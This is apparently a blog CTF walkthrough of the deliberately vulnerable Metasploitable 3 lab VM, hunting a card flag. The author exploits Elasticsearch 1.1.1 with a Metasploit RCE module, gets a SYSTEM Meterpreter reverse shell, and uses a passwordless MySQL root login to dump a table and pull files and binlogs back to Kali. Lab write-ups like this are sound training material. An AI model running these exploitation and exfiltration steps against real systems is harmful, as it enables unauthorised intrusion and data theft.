The Queen of Hearts
Security research, CTF writeups, and hacking adventures
Metasploitable 3
The Queen of Hearts: Ok, I want a shell now… Wordpress might give me one but let’s look at another interesting port:
9200/tcp  open  http       Elasticsearch REST API 1.1.1 (name: Ziggy Pig; Lucene 4.7)
I'm a Splunk guy, so let's hit Elasticsearch :D
I have no idea what to do with Elasticsearch so let’s google

Metasploit has something for Elasticsearch
Let’s load msfconsole and search for Elasticsearch:
msf  > search elasticsearch

Matching Modules
================


   Name                                              Disclosure Date  Rank       Description
   ----                                              ---------------  ----       -----------
   auxiliary/scanner/elasticsearch/indices_enum                       normal     ElasticSearch Indices Enumeration Utility
   auxiliary/scanner/http/elasticsearch_traversal                     normal     ElasticSearch Snapshot API Directory Traversal
   exploit/multi/elasticsearch/script_mvel_rce       2013-12-09       excellent  ElasticSearch Dynamic Script Arbitrary Java Execution
   exploit/multi/elasticsearch/search_groovy_script  2015-02-11       excellent  ElasticSearch Search Groovy Sandbox Bypass
   exploit/multi/misc/xdh_x_exec                     2015-12-04       excellent  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
Arbitrary Java Execution.... let's use that:

```bash
msf > use exploit/multi/elasticsearch/script_mvel_rce

msf exploit(script_mvel_rce) > options

Module options (exploit/multi/elasticsearch/script_mvel_rce):


   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                         yes       The target address
   RPORT        9200             yes       The target port
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The path to the ElasticSearch REST API
   VHOST                         no        HTTP server virtual host
   WritableDir  /tmp             yes       A directory where we can write files (only for \*nix environments)
Exploit target:
Id Name – —- 0 ElasticSearch 1.1.1 / Automatic
msf exploit(script_mvel_rce) > set RHOST 10.20.10.19 RHOST => 10.20.10.19 msf exploit(script_mvel_rce) > run

[*] Started reverse TCP handler on 10.20.10.21:4444 [*] Trying to execute arbitrary Java… [*] Discovering remote OS… [+] Remote OS is ‘Windows Server 2008 R2’ [*] Discovering TEMP path [+] TEMP path identified: ‘C:\Windows\TEMP' [!] This exploit may require manual cleanup of ‘C:\Windows\TEMP\XTepm.jar’ on the target [*] Exploit completed, but no session was created.
What?!?! Hmmm… I tried several times and no luck, so I google for metasploit and elasticsearch again and found the video:
It works for him so I asked...
[](/assets/images/video-question.jpg)
Thanks Webpwnized guy :)
OK... the old turn it off and turn it on again...
[](/assets/images/turnitoffandonagain.jpg)
```bash
msf exploit(script_mvel_rce) > run
**[\*]** Started reverse TCP handler on 10.20.10.21:4467
**[\*]** Trying to execute arbitrary Java...
**[\*]** Trying to execute 'System.getProperty("java.version")'...
[*] Answer to Java test: ;C:\Program Files\elasticsearch-1.1.1/lib/elasticsearch-1.1.1.jar;C:\Program Files\elasticsearch-1.1.1/lib/elasticsearch-1.1.1.jar;C:\Program Files\elasticsearch-1.1.1/lib/jna-3.3.0.jar;C:\Program Files\elasticsearch-1.1.1/lib/jts-1.13.jar;C:\Program Files\elasticsearch-1.1.1/lib/log4j-1.2.17.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-analyzers-common-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-codecs-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-core-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-grouping-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-highlighter-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-join-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-memory-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-misc-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-queries-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-queryparser-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-sandbox-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-spatial-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/lucene-suggest-4.7.2.jar;C:\Program Files\elasticsearch-1.1.1/lib/spatial4j-0.4.1.jar;C:\Program Files\elasticsearch-1.1.1/lib/sigar/sigar-1.6.4.jar [*] Discovering remote OS… [+] Remote OS is ‘Windows Server 2008 R2’ [*] Discovering TEMP path [+] TEMP path identified: ‘C:\Windows\TEMP\’ [*] Sending stage (46089 bytes) to 10.20.10.19 [*] Meterpreter session 1 opened (10.20.10.21:4467 -> 10.20.10.19:49359) at 2016-12-05 18:23:56 -0500 [!] This exploit may require manual cleanup of ‘C:\Windows\TEMP\cau.jar’ on the target
meterpreter > ls
Listing: C:\Program Files\elasticsearch-1.1.1
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100776/rwxrwxrw-  11358  fil   2014-02-12 12:35:54 -0500  LICENSE.txt
100776/rwxrwxrw-  150    fil   2014-03-25 19:38:22 -0400  NOTICE.txt
100776/rwxrwxrw-  8093   fil   2014-03-25 19:38:22 -0400  README.textile
40776/rwxrwxrw-   4096   dir   2014-04-16 18:28:54 -0400  bin
40776/rwxrwxrw-   0      dir   2014-04-16 18:28:54 -0400  config
40776/rwxrwxrw-   0      dir   2016-11-25 22:53:28 -0500  data
40776/rwxrwxrw-   8192   dir   2014-04-16 18:28:54 -0400  lib
40776/rwxrwxrw-   8192   dir   2016-12-05 18:14:00 -0500  logs

Got it, now we have a meterpreter, let's look around:


meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\elasticsearch-1.1.1>whoami
whoami
nt authority\system
Cool, I have some power
C:\Program Files\elasticsearch-1.1.1\logs>net users net users
User accounts for \\
Administrator anakin_skywalker artoo_detoo
ben_kenobi boba_fett c_three_pio
chewbacca darth_vader greedo
Guest han_solo jabba_hutt
jarjar_binks kylo_ren lando_calrissian
leah_organa luke_skywalker sshd
sshd_server vagrant
The command completed with one or more errors.
I sense a theme on these users, Have you felt it?!
We got some accounts to play with later, maybe.
Let’s keep looking at the folders:
C:\Program Files\elasticsearch-1.1.1\logs>cd\ cd\
C:>dir dir Volume in drive C is Windows 2008R2 Volume Serial Number is 1475-561C
Directory of C:\
11/25/2016 07:33 PM
OK, it seems I’ve found the Jack of Diamonds but the file is empty, not sure what’s going on here.
C:>cd Program Files cd Program Files
C:\Program Files>dir dir Volume in drive C is Windows 2008R2 Volume Serial Number is 1475-561C
Directory of C:\Program Files
11/25/2016 07:53 PM
C:\Program Files>cd wordpress cd wordpress
C:\Program Files\wordpress>dir dir Volume in drive C is Windows 2008R2 Volume Serial Number is 1475-561C
Directory of C:\Program Files\wordpress
11/25/2016 07:36 PM
C:\Program Files\wordpress>type update_ip.ps1 type update_ip.ps1
… $cmd = ‘C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root –password=”” -e “… ….
Aha! MySQL, root user and no password setup… let’s try that:
C:\Program Files\elasticsearch-1.1.1>C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "show databases"
C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "show databases"
Database information_schema cards mysql performance_schema test wordpress
C:\Program Files\elasticsearch-1.1.1>C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "use cards;show tables;"
C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "use cards;show tables;"
Tables_in_cards queen_of_hearts
C:\Program Files\elasticsearch-1.1.1>C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "use cards;show tables;select \* from queen_of_hearts;"
C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "use cards;show tables;select \* from queen_of_hearts;"
Tables_in_cards queen_of_hearts card iVBORw0KGgoAAAANSUhEUgAAAgkAAALZCAYAAAA9XLLXAAAACXBIWXMAABcRAAAXEQHKJvM/AAAgAElEQVR42uy9Waxt2XUdNtZauz39ue27r6ti….
…. 1HTEqnJMwtap0tNueIat8JActYbNMNUSRT7dj3HF2lXTOTLyhLlupD53M95t+oDIFIUZCP6AiaG0nZDmkhEoSprbZXSvBlrOCqixILmalkSUk xW63w+wVx8cr+q7DFRVKQT2f5c+sCDGwz5Ha1oirawwRjTjUivolUjgZKRhrsSlHY6fI0PfsuxZjnMTFjz4bWr7Hq/Umn2kLjg8P5LMrUc9crdcSS IUEchVFiSFibYG1xSRNH3lYLnvljD4Jsb3M/LXs4nNjbx+xdZ/RpJPjW/l9zZ57TpN/cvT6UdkbfnV0krlwxXNn9uV6P3ly/KX2Sej/8Z+81H/1nW X5H/zSu/zC8oeSsyCEHo1zDh10NiXRJC/hQ1oZSic3fut7UClLfeJEhNnudigQQiCZODRp/KVYStl7IIRADImQN1CVJUGDj+wud+yaFqM1r7/1Hpd Xe/ogEiOt4c7pIVdXO9oMPZ4eHfHg4SU/+ZmPEULkj7/xFs6VEoaS4M6tJX/3f/j7/M+/+U/Ef387cHqyYrWaTe89eoFJ+14ITCkq3n77KVXepOqq EIKX4MM4bZnPCxbzetJJazQXF3vu35Wi7bVXX+J7bz9gtMXf7nqMctzMW0lZLhXU6CcPgxqwbrxldDb3ypHD1qJUJGb5Ytd5NG6C85zJG742pDyeG vqA95423+AMPd6nye63XtSisc+7fNu0ohtWCmI2nNJiK22MmsiqoY2YRt7
Wow! I’ve found another blob of data, this time it looks like base64
Maybe it looks better in a picture

That’s a long string again
But this time is not HEX
Let’s get it to see what it is:
C:\Program Files\elasticsearch-1.1.1>C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -sN -u root –password=”” -e “use cards;select card from queen_of_hearts;” > queen_of_hearts.b64
One problem, this text doesn’t end with “=” like a base64 should.
Let’s download it to Kali:
meterpreter > dir
Listing: C:\Program Files\elasticsearch-1.1.1
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100776/rwxrwxrw-  11358  fil   2014-02-12 12:35:54 -0500  LICENSE.txt
100776/rwxrwxrw-  150    fil   2014-03-25 19:38:22 -0400  NOTICE.txt
100776/rwxrwxrw-  8093   fil   2014-03-25 19:38:22 -0400  README.textile
40776/rwxrwxrw-   4096   dir   2014-04-16 18:28:54 -0400  bin
40776/rwxrwxrw-   0      dir   2014-04-16 18:28:54 -0400  config
40776/rwxrwxrw-   0      dir   2016-11-25 22:53:28 -0500  data
40776/rwxrwxrw-   8192   dir   2014-04-16 18:28:54 -0400  lib
40776/rwxrwxrw-   8192   dir   2016-12-05 18:14:00 -0500  logs
100776/rwxrwxrw-  65537  fil   2016-12-05 19:24:37 -0500  queen_of_hearts.b64

meterpreter > download queen_of_hearts.b64
**[\*]** downloading: queen_of_hearts.b64 -> queen_of_hearts.b64
**[\*]** download   : queen_of_hearts.b64 -> queen_of_hearts.b64
Since I’m guessing this is base64, I have to add an “=” at the end of the line of the file, after that:
root@igor-kali:~# cat queen_of_hearts.b64 | base64 -d > queen_of_hearts.bin
root@igor-kali:~# file queen_of_hearts.bin
queen_of_hearts.bin: PNG image data, 521 x 729, 8-bit/color RGBA, non-interlaced root@igor-kali:~#
Ok that worked… let’s see it
root@igor-kali:~# display queen_of_hearts.bin
display: Expected 8192 bytes; found 8069 bytes \`queen_of_hearts.bin' @ warning/png.c/MagickPNGWarningHandler/1671.
display: Read Exception \`queen_of_hearts.bin' @ error/png.c/MagickPNGErrorHandler/1645.
display: corrupt image \`queen_of_hearts.bin' @ error/png.c/ReadPNGImage/3978.

Oops! ImageMagic didn't like it, let's open it with a good old double click:
root@igor-kali:~# mv queen_of_hearts.bin queen_of_hearts.png
[](/assets/images/queen_of_hearts_broken.jpg)
Something is wrong!
The base64 blolb is broken, I tried different ways to get a copy from MySQL and still got this. so I moved on.
Then I found the Vagrant folder with the flags (these are not the ones you have to capture, but the original ones used by vagrant):
I used meterpreter to search for files with certain card words:
meterpreter > search -f jack\*.png
Found 3 results...
```text
C:\jack_of_diamonds.png
C:\Windows\System32\jack_of_clubs.png (523644 bytes)
** C:\vagrant\resources\flags\**jack_of_clubs.png (523644 bytes)
So let’s look into the vagrant folder:
Listing: C:\vagrant\resources\flags
===================================
Mode Size Type Last modified Name —- —- —- ————- —- 100776/rwxrwxrw- 480172 fil 2016-11-25 20:47:41 -0500 ace_of_hearts.jpg 100776/rwxrwxrw- 550302 fil 2016-11-25 20:47:41 -0500 four_of_clubs.wav 100776/rwxrwxrw- 34251 fil 2016-11-25 20:47:41 -0500 hahaha.jpg 100776/rwxrwxrw- 523644 fil 2016-11-25 20:47:41 -0500 jack_of_clubs.png 100776/rwxrwxrw- 676796 fil 2016-11-25 20:47:41 -0500 jack_of_hearts.docx 100776/rwxrwxrw- 1116928 fil 2016-11-25 20:47:41 -0500 joker.html 100776/rwxrwxrw- 728672 fil 2016-11-25 20:47:42 -0500 queen_of_hearts.sql 100776/rwxrwxrw- 505608 fil 2016-11-25 20:47:42 -0500 seven_of_spades.pdf 100776/rwxrwxrw- 384916 fil 2016-11-25 20:47:42 -0500 six_of_diamonds.zip 100776/rwxrwxrw- 406134 fil 2016-11-25 20:47:42 -0500 ten_of_diamonds.png 100776/rwxrwxrw- 519696 fil 2016-11-25 20:47:43 -0500 three_of_spades.png
There’s an SQL file for the queen of hearts, let’s troubleshoot my issue:

This Blob seems to be complete, it ends in “=” as base64 file should
Let’s run this:
root@igor-kali:~# service mysql start

root@igor-kali:~# mysql
Welcome to the MySQL monitor.  Commands end with ; or \\g.
Your MySQL connection id is 2
Server version: 5.6.30-1 (Debian)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\\h' for help. Type '\\c' to clear the current input statement.

mysql> quit
Bye

```bash
root@igor-kali:~# mysql < queen_of_hearts.sql
ERROR 1049 (42000) at line 1: Unknown database 'cards'
root@igor-kali:~# mysql
Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 6 Server version: 5.6.30-1 (Debian)
Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
Type ‘help;’ or ‘\h’ for help. Type ‘\c’ to clear the current input statement.
mysql> create database cards -> ; Query OK, 1 row affected (0.02 sec)
mysql> quit Bye
root@igor-kali:~# mysql < queen_of_hearts.sql
root@igor-kali:~# mysql
Welcome to the MySQL monitor.  Commands end with ; or \\g.
Your MySQL connection id is 6
Server version: 5.6.30-1 (Debian)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\\h' for help. Type '\\c' to clear the current input statement.

mysql> use cards
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+-----------------+
| Tables_in_cards |
+-----------------+
| queen_of_hearts |
+-----------------+
1 row in set (0.00 sec)


mysql> select \* from queen_of_hearts
    -> ;

......
....1HTEqnJMwtap0tNueIat8JActYbNMNUSRT7dj3HF2lXTOTLyhLlupD53M95t+oDIFIUZCP6AiaG0nZDmkhEoSprb
ZXSvBlrOCqixILmalkSUkxW63w+wVx8cr+q7DFRVKQT2f5c+sCDGwz5Ha1oirawwRjTjUivolUjgZKRhrsSlHY6fI0Pf
suxZjnMTFjz4bWr7Hq/Umn2kLjg8P5LMrUc9crdcSSIUEchVFiSFibYG1xSRNH3lYLnvljD4Jsb3M/LXs4nNjbx+xdZ/
RpJPjW/l9zZ57TpN/cvT6UdkbfnV0krlwxXNn9uV6P3ly/KX2Sej/8Z+81H/1nWX5H/zSu/zC8oeSsyCEHo1zDh10NiX
RJC/hQ1oZSic3fut7UClLfeJEhNnudigQQiCZODRp/KVYStl7IIRADImQN1CVJUGDj+wud+yaFqM1r7/1HpdXe/ogEiO
t4c7pIVdXO9oMPZ4eHfHg4SU/+ZmPEULkj7/xFs6VEoaS4M6tJX/3f/j7/M+/+U/Ef387cHqyYrWaTe89eoFJ+14ITCk
q3n77KVXepOqqEIKX4MM4bZnPCxbzetJJazQXF3vu35Wi7bVXX+J7bz9gtMXf7nqMctzMW0lZLhXU6CcPgxqwbrxldDb
3ypHD1qJUJGb5Ytd5NG6C85zJG742pDyeGvqA95423+AMPd6nye63XtSisc+7fNu0ohtWCmI2nNJiK22MmsiqoY2YRt7 |

These ends like the file I extracted, something is wrong with this query, I guess MySQL doesn't like that data, the field of the table must have been setup incorrectly

So I got this flag, The Queen of Hearts, it's just broken.

UPDATE: Found it!

Someone commented to keep looking, so I went to take another look:


```bash
meterpreter > cd c:\
meterpreter > pwd
C:\
meterpreter > search -f queen\*
Found 7 results...

```text
    C:\ManageEngine\DesktopCentral_Server\pgsql\share\timezone\Australia\Queensland (413 bytes)
    C:\tools\ruby23\lib\ruby\gems\2.3.0\gems\tzinfo-data-1.2016.10\lib\tzinfo\data\definitions\Australia\Queensland.rb (382 bytes)
    C:\tools\ruby23\lib\ruby\gems\2.3.0\gems\tzinfo-data-1.2016.7\lib\tzinfo\data\definitions\Australia\Queensland.rb (382 bytes)
    C:\vagrant\resources\flags\queen_of_hearts.sql (728672 bytes)

    **C:\wamp\bin\mysql\mysql5.5.20\data\cards\queen_of_hearts.frm** (8560 bytes)
I didn’t go to the data folder!!!!!
D’oh!!
Ok, let’s go there
meterpreter > ls -al
Listing: C:\wamp\bin\mysql\mysql5.5.20\data
===========================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40776/rwxrwxrw-   0         dir   2016-11-25 22:54:11 -0500  cards
100776/rwxrwxrw-  5242880   fil   2016-12-09 18:03:31 -0500  ib_logfile0
100776/rwxrwxrw-  5242880   fil   2016-11-25 22:36:49 -0500  ib_logfile1
100776/rwxrwxrw-  18874368  fil   2016-12-09 18:03:31 -0500  ibdata1
100776/rwxrwxrw-  5         fil   2016-12-09 17:58:45 -0500  metasploitable3.pid
40776/rwxrwxrw-   28672     dir   2016-11-25 22:36:29 -0500  mysql
100776/rwxrwxrw-  117646    fil   2016-11-25 22:47:01 -0500  mysql-bin.000001
100776/rwxrwxrw-  729073    fil   2016-11-25 22:54:11 -0500  mysql-bin.000002
100776/rwxrwxrw-  352765    fil   2016-12-05 18:13:08 -0500  mysql-bin.000003
100776/rwxrwxrw-  79814     fil   2016-12-06 02:16:29 -0500  mysql-bin.000004
100776/rwxrwxrw-  2191      fil   2016-12-08 21:02:14 -0500  mysql-bin.000005
100776/rwxrwxrw-  2172      fil   2016-12-09 18:03:28 -0500  mysql-bin.000006
100776/rwxrwxrw-  114       fil   2016-12-09 17:58:44 -0500  mysql-bin.index
40776/rwxrwxrw-   8192      dir   2016-11-25 22:36:29 -0500  performance_schema
40776/rwxrwxrw-   0         dir   2016-11-25 22:36:29 -0500  test
40776/rwxrwxrw-   4096      dir   2016-11-25 22:37:03 -0500  wordpress
Bin logs! BINGO!!
Download them all:
meterpreter > download mysql-bin.000001  mysql-bin.000002 mysql-bin.000003 mysql-bin.000004 mysql-bin.000005 mysql-bin.000006 mysql-bin.index
**[\*]** downloading: mysql-bin.000001 -> mysql-bin.index/mysql-bin.000001
**[\*]** download   : mysql-bin.000001 -> mysql-bin.index/mysql-bin.000001
**[\*]** downloading: mysql-bin.000002 -> mysql-bin.index/mysql-bin.000002
**[\*]** download   : mysql-bin.000002 -> mysql-bin.index/mysql-bin.000002
**[\*]** downloading: mysql-bin.000003 -> mysql-bin.index/mysql-bin.000003
**[\*]** download   : mysql-bin.000003 -> mysql-bin.index/mysql-bin.000003
**[\*]** downloading: mysql-bin.000004 -> mysql-bin.index/mysql-bin.000004
**[\*]** download   : mysql-bin.000004 -> mysql-bin.index/mysql-bin.000004
**[\*]** downloading: mysql-bin.000005 -> mysql-bin.index/mysql-bin.000005
**[\*]** download   : mysql-bin.000005 -> mysql-bin.index/mysql-bin.000005
**[\*]** downloading: mysql-bin.000006 -> mysql-bin.index/mysql-bin.000006
**[\*]** download   : mysql-bin.000006 -> mysql-bin.index/mysql-bin.000006


root@igor-kali:~/mysql-bin.index# ls -al
total 1272
drwxr-xr-x  2 root root   4096 Dec  9 18:22 .
drwxr-xr-x 26 root root   4096 Dec  9 18:23 ..
-rw-r--r--  1 root root 117646 Nov 25 22:47 mysql-bin.000001
-rw-r--r--  1 root root 729073 Nov 25 22:54 mysql-bin.000002
-rw-r--r--  1 root root 352765 Dec  5 18:13 mysql-bin.000003
-rw-r--r--  1 root root  79814 Dec  6 02:16 mysql-bin.000004
-rw-r--r--  1 root root   2191 Dec  8 21:02 mysql-bin.000005
-rw-r--r--  1 root root   2172 Dec  9 18:03 mysql-bin.000006
root@igor-kali:~/mysql-bin.index# mysqlbinlog mysql-bin.000002|less
